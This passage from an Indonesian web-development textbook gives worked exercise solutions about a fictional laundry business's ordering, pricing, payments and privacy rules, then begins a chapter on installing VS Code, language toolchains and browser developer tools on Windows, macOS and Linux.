1.14 Gerai Wiyung dibuka pada 12 Januari 2026. Jalankan program untuk `O03 2026-01-12` dan `O03 2026-01-13`. Apa yang dicetak setiap kali, dan bagaimana kisah pesanan pertama gerai itu?

1.15 Dalam **Kode 1.1**, apa yang akan salah jika peristiwa diurutkan menurut waktunya saja, tanpa bagian kedua kunci, `ORDER`? Gunakan tagihan `B1322` pukul 07.22.06 untuk menjelaskannya.

1.16 Mengapa program boleh membandingkan tanggal seperti `2026-03-18 07:22:06` sebagai teks dengan `<`? Berikan satu format tanggal yang akan memberikan jawaban keliru dengan cara ini.

1.16 Penyelesaian Soal Latihan

1.1 Buku nota diambil alih oleh `Bill` (satu nota, satu baris) bersama `Customer` dan `Service`; buku kas oleh `Payment`; label kantong oleh kode tagihan dan `Bill.rack`; pertanyaan “sudah jadi belum?” di grup pesan oleh `Bill.status`, `StatusLog`, dan halaman status publik.

1.2 $\lceil 3.0 \rceil = 3$, jumlah $8{,}000 \times 3 = 24{,}000$. $\lceil 3.05 \rceil = 4$, jumlah $8{,}000 \times 4 = 32{,}000$. $\lceil 7.9 \rceil = 8$, jumlah $8{,}000 \times 8 = 64{,}000$ rupiah.

1.3 $\lceil 3.05 \rceil = 4$; jumlah kilat $12{,}000 \times 4 = 48{,}000$; jumlah biasa 32,000; biaya tambahan $48{,}000 - 32{,}000 = 16{,}000$, dan $16{,}000/32{,}000 = 0.5$, yaitu 50 persen, sesuai Persamaan (1.3).

1.4 Rp24.000: $1{,}000 \times \lfloor 12 \rfloor = 12{,}000$. Rp35.000: $1{,}000 \times \lfloor 17.5 \rfloor = 17{,}000$. Rp65.000: $1{,}000 \times \lfloor 32.5 \rfloor = 32{,}000$. Rp130.000: $1{,}000 \times \lfloor 65 \rfloor = 65{,}000$.

1.5 Cuci-lipat memiliki 48 jam, sehingga saat janjinya 20 Maret 2026 pukul 18.47.56. Pesanan selesai pada 23 Maret, jadi terlambat sekitar 61 jam. Hal itu adil karena binatu tutup dari 19 sampai 22 Maret dan sudah memberi tahu pelanggan saat penerimaan; sistem yang sungguhan sebaiknya memungkinkan pemilik menggeser saat janji melewati hari tutup yang diumumkan, dan itu usulan perbaikan yang baik untuk Bab 3.

1.6 Dua selimut berharga $25{,}000 \times 2 = 50{,}000$. Pembayaran pertama bermetode `credit`, jumlah 30.000, referensi `DEPOSIT`, dan deposit turun menjadi 0. Pembayaran kedua bermetode `cash`, jumlah 20.000, tanpa referensi. Sisa tagihannya menjadi $50{,}000 - (30{,}000 + 20{,}000) = 0$.

1.7 Karena peran dapat diturunkan dari bagian dan atasan (Subbab 1.5.2), sedangkan salinan yang disimpan dapat bertentangan dengannya. Contoh: jika supervisor Keputih keluar dan bawahannya dipindahkan untuk melapor kepada pemilik, peran tersimpan “supervisor” akan tetap ada di barisnya walaupun tidak ada yang melapor kepadanya; peran yang diturunkan berubah dengan sendirinya.

1.8 Centang “pelanggan membayar nanti” saat penyerahan, agar penyerahan dengan sisa tagihan diizinkan. Pesanan itu lalu muncul di laporan piutang, yaitu daftar pesanan dengan sisa tagihan lebih dari nol, sampai sebuah pembayaran membuat sisanya nol.

1.9 (a) Keduanya: status menjadi `finished`, dan baris `finished` ditambahkan. (b) Hanya baris `StatusLog` `complaint`. (c) Tidak keduanya: yang ditambahkan adalah baris `Payment`. (d) Keduanya: status menjadi `departed` dengan jumlah nol dan tanpa waktu selesai, dan baris `cancelled` ditambahkan. (e) Tidak keduanya dalam rancangan ini; itu panggilan telepon yang dipicu daftar di Subbab 1.4.9.

1.10 Rp88.000 di bawah Rp100.000, sehingga biayanya 0 bagi keduanya. Untuk Rp165.000: (a) usaha mikro dikenai 0 sampai Rp500.000, jadi 0; (b) usaha kecil dikenai $0.007 \times 165{,}000 = 1{,}155$ rupiah.

1.11 Pasal 18 Undang-Undang Nomor 8 Tahun 1999 melarang klausula baku yang menyatakan pengalihan tanggung jawab pelaku usaha kepada konsumen, sehingga kalimat itu tidak dapat melindungi binatu dan dapat membuat klausulanya batal. Pengumuman yang adil: "Mohon tunjukkan kerusakan, noda, atau warna yang mungkin luntur saat menyerahkan cucian; kami akan mencatatnya di nota dan mencuci barang tersebut dengan risiko Anda sendiri. Jika kami merusak atau menghilangkan barang, mohon beri tahu kami paling lambat 3 hari setelah pengambilan dan kami akan menyelesaikannya bersama Anda. Cucian yang tidak diambil dalam 90 hari tidak lagi kami simpan, dan kami akan menelepon Anda sebelum waktu itu."

1.12 Struk menampilkan nama dan nomor telepon pelanggan; halaman status tidak menampilkan keduanya, hanya status tagihan, tanggal, layanan, jumlah, sisa tagihan, dan gerai. Alamat, tanggal lahir, dan surel tidak ditampilkan karena prinsip minimisasi data (kumpulkan dan tampilkan hanya yang dibutuhkan tujuannya); halaman status tidak menampilkan nama karena siapa pun yang mengetahui sebuah kode dan nomor dapat membukanya, sehingga halaman itu harus membuka sesedikit mungkin, dan memberikan jawaban yang sama untuk nomor yang salah dan kode yang tidak ada agar tidak dapat dipakai untuk mengetahui kode mana yang ada.

1.13 Program mencetak:

```
Profitina Laundry Keputih (O02), Wednesday 30 September 2026
Opening: 15 bills in the shop, 10 being processed and 5 ready for pickup

07:20  FINISHED   B2898  ready after 118 h, rack A08, by Wulan Sari Dewi
07:28  COLLECTED  B2899  Tiara Retno Alatas, rack C16 freed, Kevin Tanoto
12:42  FINISHED   B2910  ready after 92 h, rack B18, by Moh. Ma'ruf Hidayat
17:17  RECEIVED   B2951  Endah Ika Rahman, Bed cover, any size (per item)
                  1 item x Rp 35.000 = Rp 35.000, rack C08, by Kevin Tanoto

Summary of the day
  Bills received     1   charged Rp 35.000
  Bills cancelled    0   no longer due Rp 0
  Bills finished     2
  Bills collected    1
  Payments           0   Rp 0
    cash             0   Rp 0
    qris             0   Rp 0
    transfer         0   Rp 0
    credit           0   Rp 0
  Cash in the drawer: Rp 0
Closing: 15 bills in the shop, 9 being processed and 6 ready for pickup
Racks in use at closing: 15 of 60
```

Binatu buka dan tutup dengan 15 kantong; satu pesanan diterima. Hanya dua pesanan yang selesai sepanjang hari, satu setelah 118 jam dan satu setelah 92 jam, jauh melampaui 48 jam yang dijanjikan untuk cuci-lipat: dengan mesin pengering rusak, tukang cuci tidak mampu mengejar, dan 9 kantong masih menunggu saat tutup. Itulah enam pesanan terlambat di dasbor pemilik ditambah tiga lagi yang segera akan terlambat.

1.14 Pada 12 Januari program mencetak hari yang kosong dengan 0 kantong saat buka dan tutup: gerainya buka, tetapi belum ada pelanggan yang datang. Pada 13 Januari program mencetak pesanan pertama gerai itu:

```
Profitina Laundry Wiyung (O03), Tuesday 13 January 2026
Opening: 0 bills in the shop, 0 being processed and 0 ready for pickup

08:37  RECEIVED   B0738  Fadli Prakoso, Express wash & fold, 1 day (per kg)
                  4 kg x Rp 12.000 = Rp 48.000, rack B17, by Bambang Sutrisno
08:40  PAID       B0738  Rp 48.000 cash, balance Rp 0
13:21  FINISHED   B0738  ready after 5 h, rack B17, by Slamet Riyadi
16:12  COLLECTED  B0738  Fadli Prakoso, rack B17 freed, Fitri Handayani

Summary of the day
  Bills received     1   charged Rp 48.000
  Bills cancelled    0   no longer due Rp 0
  Bills finished     1
  Bills collected    1
  Payments           1   Rp 48.000
    cash             1   Rp 48.000
    qris             0   Rp 0
    transfer         0   Rp 0
    credit           0   Rp 0
  Cash in the drawer: Rp 48.000
Closing: 0 bills in the shop, 0 being processed and 0 ready for pickup
Racks in use at closing: 0 of 60
```

Fadli Prakoso membawa 4 kg untuk cuci kilat pukul 08.37, diterima sendiri oleh supervisor gerai Bambang Sutrisno, membayar Rp48.000 tunai tiga menit kemudian, tukang cuci Slamet Riyadi menyelesaikannya dalam 5 jam, dan kasir Fitri Handayani menyerahkannya pukul 16.12. Hari usaha pertama gerai itu berakhir dengan pelanggan pertama yang puas dan rak yang kosong.

1.15 Pukul 07.22.06 tagihan `B1322` memiliki dua peristiwa: pembayaran Rp56.000 dan penyerahan. Jika kuncinya hanya waktu, kedua kunci sama dan urutannya bergantung pada cara daftar dibangun: peristiwa riwayat ditambahkan lebih dulu, sehingga penyerahan akan tercetak sebelum pembayaran, dan kisahnya terbaca seolah-olah kantong meninggalkan binatu sebelum dibayar. Bagian kedua kunci, `ORDER`, menempatkan `paid` (1) sebelum `departed` (2).

1.16 Karena format itu menulis bagian yang paling menentukan lebih dulu (tahun, bulan, hari, jam, menit, detik), selalu dengan jumlah digit yang sama, sehingga urutan teks sama dengan urutan waktu. Format seperti `18/03/2026` (hari lebih dulu) akan memberikan jawaban keliru: sebagai teks, `18/03/2026` datang setelah `01/04/2026`, padahal 18 Maret mendahului 1 April.

Daftar Pustaka

[1] Profitina Laundry, *Requirements*, versi 2026.09, `ProfitinaLaundry/App/docs/requirements.md`, Sep. 2026.

[2] Profitina Laundry, *The Database: Data Dictionary and Sample Data*, versi 2026.09, `ProfitinaLaundry/App/database/data_dictionary.md` dan `README.md`, Sep. 2026.

[3] Liputan6.com, “Industri laundry makin menggeliat, ini buktinya,” 20 Sep. 2025. [Daring]. Tersedia: https://www.liputan6.com/bisnis/read/6164275/industri-laundry-makin-menggeliat-ini-buktinya

[4] Ipol.id, “Industri laundry tumbuh, ASLI minta dukungan regulasi usaha,” 25 Agu. 2025. [Daring]. Tersedia: https://ipol.id/2025/08/industri-laundry-tumbuh-asli-minta-dukungan-regulasi-usaha/

[5] Bank Indonesia, *Peraturan Anggota Dewan Gubernur Nomor 21/18/PADG/2019 tentang Implementasi Standar Nasional Quick Response Code untuk Pembayaran*, Agu. 2019.

[6] ANTARA News, “BI: QRIS dipakai 65,77 juta pengguna dan diterima 44,86 juta merchant,” 21 Agu. 2026. [Daring]. Tersedia: https://www.antaranews.com/berita/5705449/bi-qris-dipakai-6577-juta-pengguna-dan-diterima-4486-juta-merchant

[7] Kontan, "QRIS tembus 12,55 miliar transaksi pada semester I 2026, pengguna capai 66 juta," Sep. 2026. [Daring]. Tersedia: https://keuangan.kontan.co.id/news/qris-tembus-1255-miliar-transaksi-pada-semester-i-2026-pengguna-capai-66-juta

[8] ANTARA News, "BI bebaskan biaya MDR QRIS untuk transaksi hingga Rp500 ribu," 16 Okt. 2024. [Daring]. Tersedia: https://www.antaranews.com/berita/4402101/bi-bebaskan-biaya-mdr-qris-untuk-transaksi-hingga-rp500-ribu

[9] PajakOnline.com, "BI perluas MDR QRIS 0 persen, semua merchant bebas biaya untuk transaksi hingga Rp100 ribu," Agu. 2026. [Daring]. Tersedia: https://www.pajakonline.com/bi-perluas-mdr-qris-0-persen-semua-merchant-bebas-biaya-untuk-transaksi-hingga-rp100-ribu/

[10] Republik Indonesia, *Undang-Undang Nomor 8 Tahun 1999 tentang Perlindungan Konsumen*, Lembaran Negara Tahun 1999 Nomor 42, 20 Apr. 1999.

[11] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, 17 Okt. 2022.

[12] Robere & Associates, "PP 33/2026: panduan pelindungan data pribadi," 2026, tentang Peraturan Pemerintah Nomor 33 Tahun 2026 tentang Peraturan Pelaksanaan Undang-Undang Nomor 27 Tahun 2022, diundangkan 16 Jul. 2026. [Daring]. Tersedia: https://robere.co.id/id/pp-33-2026-pelindungan-data-pribadi/

[13] Python Software Foundation, "csv — CSV File Reading and Writing," *The Python Standard Library*, Python 3.14. [Daring]. Tersedia: https://docs.python.org/3/library/csv.html

[14] J. Gibbons, "JEP 330: Launch Single-File Source-Code Programs," OpenJDK, 2018 (dirilis dalam JDK 11). [Daring]. Tersedia: https://openjdk.org/jeps/330

Bab 2

Meja Kerja Anda: VS Code untuk Pengembangan Web di Windows, macOS, dan Linux

Setelah menyelesaikan bab ini, komputer Anda akan menjadi meja kerja yang lengkap untuk semua yang dibangun di sisa buku ini, entah memakai Windows, macOS, atau Linux. Anda akan memasang Visual Studio Code beserta beberapa ekstensi yang dipakai buku ini, mempelajari empat panel *developer tools* peramban yang paling penting, dan menyajikan halaman dengan Live Server. Anda akan memasang PHP, basis data yang kompatibel dengan MySQL melalui XAMPP atau pengelola paket sistem Anda, SQLite beserta program untuk melihat isinya, Java Development Kit 25 dengan Extension Pack for Java, Apache Tomcat bila Anda menginginkannya, Python 3.14 dengan Flask dan Django di dalam *virtual environment*, .NET 10 SDK dengan C# Dev Kit, serta Git. Setiap versi dalam bab ini diperiksa pada September 2026 dan dirujuk sumbernya. Anda lalu membuktikan bahwa seluruh meja kerja berfungsi dengan satu program, dalam Python dan Java, yang menanyakan versi setiap alat, dan program kedua yang membuka basis data contoh Profitina Laundry dan menghitung baris-barisnya. Anda akan memindahkan folder aplikasi ke komputer Anda, membukanya di VS Code, dan akhirnya menyajikan halaman pertama Profitina Laundry, yaitu daftar harga binatu yang dibaca dari basis datanya sendiri, dengan lima cara berbeda: sebagai berkas biasa, dari PHP, dari Python dan Flask, dari Java, dan dari C# dan ASP.NET Core. Sebuah program kecil akan mengambil kelimanya dan memastikan bahwa semuanya sama, bita demi bita.

2.1 Titik Tolak Kita

Bab 1 berdiri di konter Profitina Laundry dan mengamati. Bab itu mengikuti sekantong cucian dari timbangan sampai ke tangan pelanggan, berkenalan dengan tiga gerai dan empat belas orangnya, menghitung harga pesanan dengan tangan, mengikuti uang melalui tunai, QRIS, transfer, dan deposit, lalu mengubah kata-kata binatu menjadi tujuh tabel. Di akhir bab, sebuah program memutar ulang satu hari nyata, 18 Maret 2026 di gerai Rungkut, dari data contoh.

Program itu berjalan hanya dengan Python atau Java. Sisa buku ini membutuhkan lebih banyak: server web, server basis data, bahasa-bahasa dari lima jalur teknologi, dan editor yang menyatukan semuanya. Tukang kayu tidak membuat lemari di atas lantai; ia membuat meja kerja lebih dulu, menggantung perkakasnya di tempat yang mudah dijangkau, dan memeriksa bahwa semuanya tajam. Bab ini membangun meja kerja itu. Inilah bab yang paling tidak gemerlap dalam buku ini sekaligus salah satu yang paling berguna: hampir setiap masalah yang ditemui pemula di bab-bab berikutnya, seperti “command not found”, halaman tanpa warna, “could not find driver”, atau porta yang sudah dipakai, adalah masalah meja kerja, dan semuanya dijelaskan di sini, sekali, sebelum sempat menghabiskan satu malam.

> **LAKUKAN SEKALI, PERIKSA SEKALI.** Pasang semua yang ada di bab ini dalam satu kesempatan, lalu jalankan pemeriksaan di Subbab 2.13. Alat yang belum terpasang hari ini


> adalah urusan lima menit; alat yang ternyata belum terpasang di tengah Bab 11 adalah satu jam kebingungan tentang apakah kode Anda atau komputer Anda yang salah.

Anda tidak memerlukan semuanya pada hari pertama. **Tabel 2.1** di Subbab 2.2 menyebutkan bab mana yang pertama kali membutuhkan setiap alat; jika sedang terburu-buru, pasang VS Code, peramban, Python, dan Git sekarang, dan sisanya ketika sebuah bab memintanya.

2.2 Apa Itu Meja Kerja

2.2.1 Lima tugas

Meja kerja pengembang web mengerjakan lima tugas, dan **Gambar 2.1** mengelompokkan alat-alat buku ini menurut tugasnya.



Gambar 2.1 Meja kerja menurut tugas. Anda menulis di VS Code dan menyimpan riwayat di Git; sebuah bahasa menjalankan program Anda; server mengirim halaman ke peramban, tempat *developer tools* memperlihatkan isinya; dan basis data menyimpan data.

- **Menulis.** Editor tempat Anda menulis kode, dengan bantuan yang memahami setiap bahasa: pewarnaan, pelengkapan otomatis, tanda kesalahan, terminal bawaan. Untuk buku ini editornya VS Code, dengan satu ekstensi per bahasa.
- **Menjalankan bahasa.** Setiap jalur teknologi memerlukan bahasanya terpasang: PHP, Java (JDK), Python, dan C# (.NET SDK). HTML, CSS, dan JavaScript tidak memerlukan apa pun, karena peramban yang menjalankannya.
- **Menyajikan halaman.** Harus ada yang menjawab permintaan peramban: Live Server untuk berkas biasa, server bawaan PHP, Flask, HttpServer milik Java, Kestrel milik ASP.NET Core, Tomcat untuk *servlet*, dan Apache di XAMPP untuk susunan PHP klasik.
- **Menyimpan data.** SQLite menyimpan seluruh basis data Profitina Laundry dalam satu berkas dan tidak memerlukan server; MariaDB atau MySQL adalah basis data server yang dipakai

sebagian besar web, dan setiap jalur dapat beralih kepadanya dengan mengubah satu pengaturan.

- **Melihat.** Peramban menampilkan hasilnya, dan *developer tools*-nya memperlihatkan permintaan, jawaban, dan struktur halaman; dengan itulah Anda mengetahui apa yang sebenarnya terjadi.

2.2.2 Tiga istilah yang perlu dipahami lebih dulu

Tiga istilah muncul di setiap langkah pemasangan, sehingga layak dipahami sekarang.

Terminal adalah jendela tempat Anda mengetik perintah dan membaca jawabannya. Di Windows namanya **PowerShell** (atau Command Prompt yang lebih lama), di macOS aplikasi **Terminal**, di Linux terminal bawaan desktop Anda. VS Code memiliki terminal bawaan, dibuka dengan **Terminal → New Terminal**, dan terminal itulah yang dipakai buku ini, karena langsung terbuka di folder yang sedang Anda kerjakan.

Pengelola paket (*package manager*) memasang perangkat lunak dengan perintah, bukan dengan mengeklik penginstal, lalu memperbaruinya dengan cara yang sama. Windows 10 dan 11 memiliki **winget**; macOS memiliki **Homebrew** (`brew`), yang Anda pasang sekali dari `https://brew.sh`; Ubuntu dan Debian memiliki **apt**. Setiap alat di bab ini juga dapat dipasang dengan penginstal grafis dari pembuatnya, dan jika itu pilihan yang lebih baik, tabel-tabelnya menyebutkannya.

PATH adalah daftar folder tempat terminal mencari program ketika Anda mengetik namanya. Ketika Anda mengetik `php --version` dan terminal menjawab "not recognized" atau "command not found", programnya bisa jadi sudah terpasang; foldernya saja yang belum ada di PATH. Penginstal biasanya menambahkannya; jika tidak, langkah-langkah di bawah menjelaskan caranya. Satu aturan menghemat banyak kesusahan: **setelah memasang apa pun, tutup terminal dan buka yang baru**, karena terminal hanya membaca PATH ketika ia dimulai.

2.2.3 Daftar lengkapnya

Tabel 2.1 adalah rangkaian alat lengkap, dengan versi yang berlaku pada September 2026 dan bab yang pertama kali membutuhkannya. Versi-versi itu diperiksa di halaman resmi setiap proyek dan di endoflife.date, dan masing-masing dirujuk ketika alatnya dipasang di bawah.

Tabel 2.1 Rangkaian alat buku ini dengan versi yang berlaku pada September 2026, versi tertua yang dibutuhkan kode buku ini, dan bab yang pertama kali memakai setiap alat.

Alat	Versi terkini (Sep 2026)	Minimal untuk buku ini	Pertama dipakai
VS Code	1.139 (23 Sep 2026)	versi terkini mana pun	Bab 2
Ekstensi Live Server	5.7.10	mana pun	Bab 2
PHP	8.5.10 (8.4.25 juga didukung)	8.2	Bab 2
XAMPP (Apache, MariaDB, PHP)	8.2.12	8.2.12	Bab 7
Server MariaDB	12.3 LTS (11.8, 11.4, 10.11 LTS dipelihara)	10.6	Bab 7
SQLite / DB Browser for SQLite	3.53.4 / 3.13.1	3.35 / mana pun	Bab 2
JDK (Eclipse Temurin)	25.0.4 LTS (27 adalah rilis fitur terbaru)	17	Bab 1
Apache Tomcat (opsional)	11.0.26 atau 10.1.60	10.1	Bab 11
Python	3.14.7	3.10	Bab 1
Flask / Django	3.1.3 / 6.1.1 (5.2 LTS)	3.1 / 5.2	Bab 2 / 13
.NET SDK (runtime)	10 LTS (runtime 10.0.12)	10	Bab 2
Git	2.55.0	2.x mana pun	Bab 2

Kode buku ini dijalankan pada mesin Linux yang versinya sedikit tertinggal dari daftar ini, dengan PHP 8.4, OpenJDK 21, Python 3.11, dan Django 5.2; kolom “Minimal untuk buku ini” adalah apa yang dibuktikan oleh mesin itu. Versi yang lebih baru dalam lini utama yang sama juga menjalankannya.

2.3 Visual Studio Code

2.3.1 Memasangnya

Visual Studio Code, disingkat VS Code, adalah editor gratis dari Microsoft yang berjalan dengan cara yang sama di Windows, macOS, dan Linux, dan menjadi lingkungan kerja untuk hampir semua bahasa melalui **ekstensi** [1]. Editor ini sering diperbarui; rilis 23 September 2026 adalah versi 1.139 [1]. Kebutuhannya kecil: Windows 64-bit yang masih didukung Microsoft, salah satu dari tiga versi terakhir macOS, atau Linux seperti Ubuntu 20.04 atau yang lebih baru, dan memori sekitar 1 GB [2]. **Tabel 2.2** memberikan cara pemasangan untuk setiap sistem.

Tabel 2.2 Memasang VS Code di setiap sistem operasi. Baris terakhir adalah pemeriksaannya: harus mencetak nomor versi yang diawali `1.`.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Pasang	Penginstal dari `https://code.visualstudio.com`; centang **Add to PATH** dan **Add "Open with Code" action**. Atau `winget install Microsoft.VisualStudioCode`	Unduh `.zip`, buka, seret **Visual Studio Code** ke **Applications**. Atau `brew install --cask visual-studio-code`	`.deb` dari situsnya, lalu `sudo apt install ./code_*.deb`. Atau `sudo snap install code --classic`
Agar `code` dikenal terminal	Dikerjakan penginstal	Di VS Code tekan **Cmd+Shift+P**, ketik *Shell Command: Install 'code' command in PATH*	Dikerjakan paketnya
Periksa (terminal baru)	`code --version`	`code --version`	`code --version`

2.3.2 Ekstensi yang dipakai buku ini

Ekstensi mengajari VS Code sebuah bahasa atau alat. Buka tampilan **Extensions**, ikon empat persegi di bilah kiri, atau **Ctrl+Shift+X** (**Cmd+Shift+X** di Mac), ketik namanya, periksa penerbitnya, lalu tekan **Install**. **Tabel 2.3** mendaftar ekstensi yang dipakai buku ini.

Tabel 2.3 Ekstensi VS Code yang dipakai buku ini. Selalu periksa penerbitnya: beberapa ekstensi memiliki nama yang mirip.

Ekstensi	Penerbit	Pengenal	Dipakai untuk
Live Server	Ritwick Dey	`ritwickdey.LiveServer`	Menyajikan halaman statis dengan muat ulang otomatis
PHP Intelephense	Ben Mewburn	`bmewburn.vscode-intelephense-client`	Pelengkapan dan tanda kesalahan PHP
Extension Pack for Java	Microsoft	`vscjava.vscode-java-pack`	Menyunting, menjalankan, men-*debug*, dan menguji Java
Python	Microsoft	`ms-python.python`	Menyunting, menjalankan, men-*debug* Python, *virtual environment*
C# Dev Kit	Microsoft	`ms-dotnettools.csdevkit`	C# dan ASP.NET Core
SQLite Viewer (opsional)	Florian Klampfer	`qwtel.sqlite-viewer`	Melihat isi `laundry.db` tanpa meninggalkan VS Code
Community Server Connectors (opsional)	Red Hat	`redhat.vscode-community-server-connector`	Menjalankan Tomcat dari VS Code, Bab 11

Hal yang sama dapat dilakukan dari terminal mana pun, satu perintah per ekstensi:

```
code --install-extension ritwickdey.LiveServer
code --install-extension bmewburn.vscode-intelephense-client
code --install-extension vscjava.vscode-java-pack
code --install-extension ms-python.python
code --install-extension ms-dotnettools.csdevkit
```

2.3.3 Folder, terminal, dan beberapa pengaturan


Tiga kebiasaan membuat VS Code bekerja untuk Anda, bukan melawan Anda.

Buka folder, bukan berkas. Gunakan **File → Open Folder…** dan pilih folder proyek atau bab yang sedang dikerjakan. VS Code lalu tahu di mana proyek bermula: **Explorer** menampilkan berkas-berkasnya, ekstensi menemukan pengaturan proyek, dan setiap jalur relatif dalam buku ini (`data/laundry.db`, `../lib`) bermakna sebagaimana tertulis. Membuka satu berkas dengan klik ganda memberi Anda editor tanpa proyek di sekelilingnya, dan separuh bantuannya hilang.

Gunakan terminal bawaan. Terminal → New Terminal (atau **Ctrl** bersama tombol *backtick*) membuka terminal yang sudah berada di folder yang Anda buka. Ketika buku ini berkata "buka terminal di `Chapter02/tools`", cara tercepatnya adalah mengeklik kanan folder itu di Explorer dan memilih **Open in Integrated Terminal**. Tombol **split** di panel terminal memberi dua terminal berdampingan, yang akan Anda butuhkan di Subbab 2.15, ketika dua atau tiga server berjalan bersamaan.

Atur tiga hal sekali saja. Buka **File → Preferences → Settings** (**Code → Settings → Settings** di Mac) dan cari: **Auto Save**, atur menjadi `afterDelay`, agar server tidak pernah menyajikan versi lama berkas yang lupa Anda simpan; **Files: Eol**, atur menjadi `\n`, agar berkas yang ditulis di Windows dan Linux memiliki akhir baris yang sama dan Git tidak menampilkan perubahan palsu; **Editor: Render Whitespace**, atur menjadi `boundary`, agar tab yang nyasar di berkas Python terlihat.

Gambar 2.2 memperlihatkan VS Code dengan seluruh folder buku terbuka: (1) Explorer dengan aplikasi di `App` dan kode setiap bab di `Code_new`; (2) berkas yang sedang disunting, versi Flask dari halaman pertama bab ini; (3) terminal, tempat pemeriksaan alat di Subbab 2.13 baru saja dijalankan; (4) bilah status, yang menyebutkan interpreter Python yang dipakai, yaitu *virtual environment* `.venv` dari Subbab 2.10. Antarmuka VS Code berbahasa Inggris, sehingga gambar ini sama dengan edisi bahasa Inggris.



Gambar 2.2 VS Code dengan folder buku terbuka, digambar sebagai tampilan bersih dari berkas dan keluaran terminal yang sesungguhnya: (1) Explorer, (2) tab editor, (3) terminal bawaan, (4) bilah status dengan lingkungan Python yang dipilih.

2.4 Peramban dan *Developer Tools*-nya

Peramban terkini mana pun boleh dipakai: Chrome, Edge, Firefox, atau Safari. Yang penting adalah Anda mempelajari **developer tools**-nya (perkakas pengembang), yang dibuka dengan **F12** atau **Ctrl+Shift+I** (**Cmd+Option+I** di Mac; Safari lebih dulu memerlukan **Settings → Advanced → Show features for web developers**) [3]. Dari banyak panelnya, empat yang terus dipakai dalam buku ini.

- **Elements** (Firefox: **Inspector**) menampilkan halaman sebagaimana dibangun peramban, yaitu *DOM*, beserta CSS yang berlaku pada setiap elemen. Ketika tampilan halaman salah, panel ini menunjukkan aturan mana yang menang.
- **Console** menampilkan apa yang dicetak JavaScript halaman dan setiap galat yang ditimbulkannya. Mulai Bab 8, antarmuka depan berbicara dengan API aplikasi, dan Console adalah tempat kesalahannya muncul.
- **Network** mendaftar setiap permintaan yang dibuat halaman, dengan status, tipe, ukuran, dan waktunya. Muat ulang halaman ketika panel ini terbuka untuk melihatnya.
- **Application** (Firefox: **Storage**) menampilkan *cookie* dan data yang tersimpan. Login aplikasi di Bab 10 menyimpan sesinya dalam *cookie*, dan di sinilah Anda dapat melihatnya.

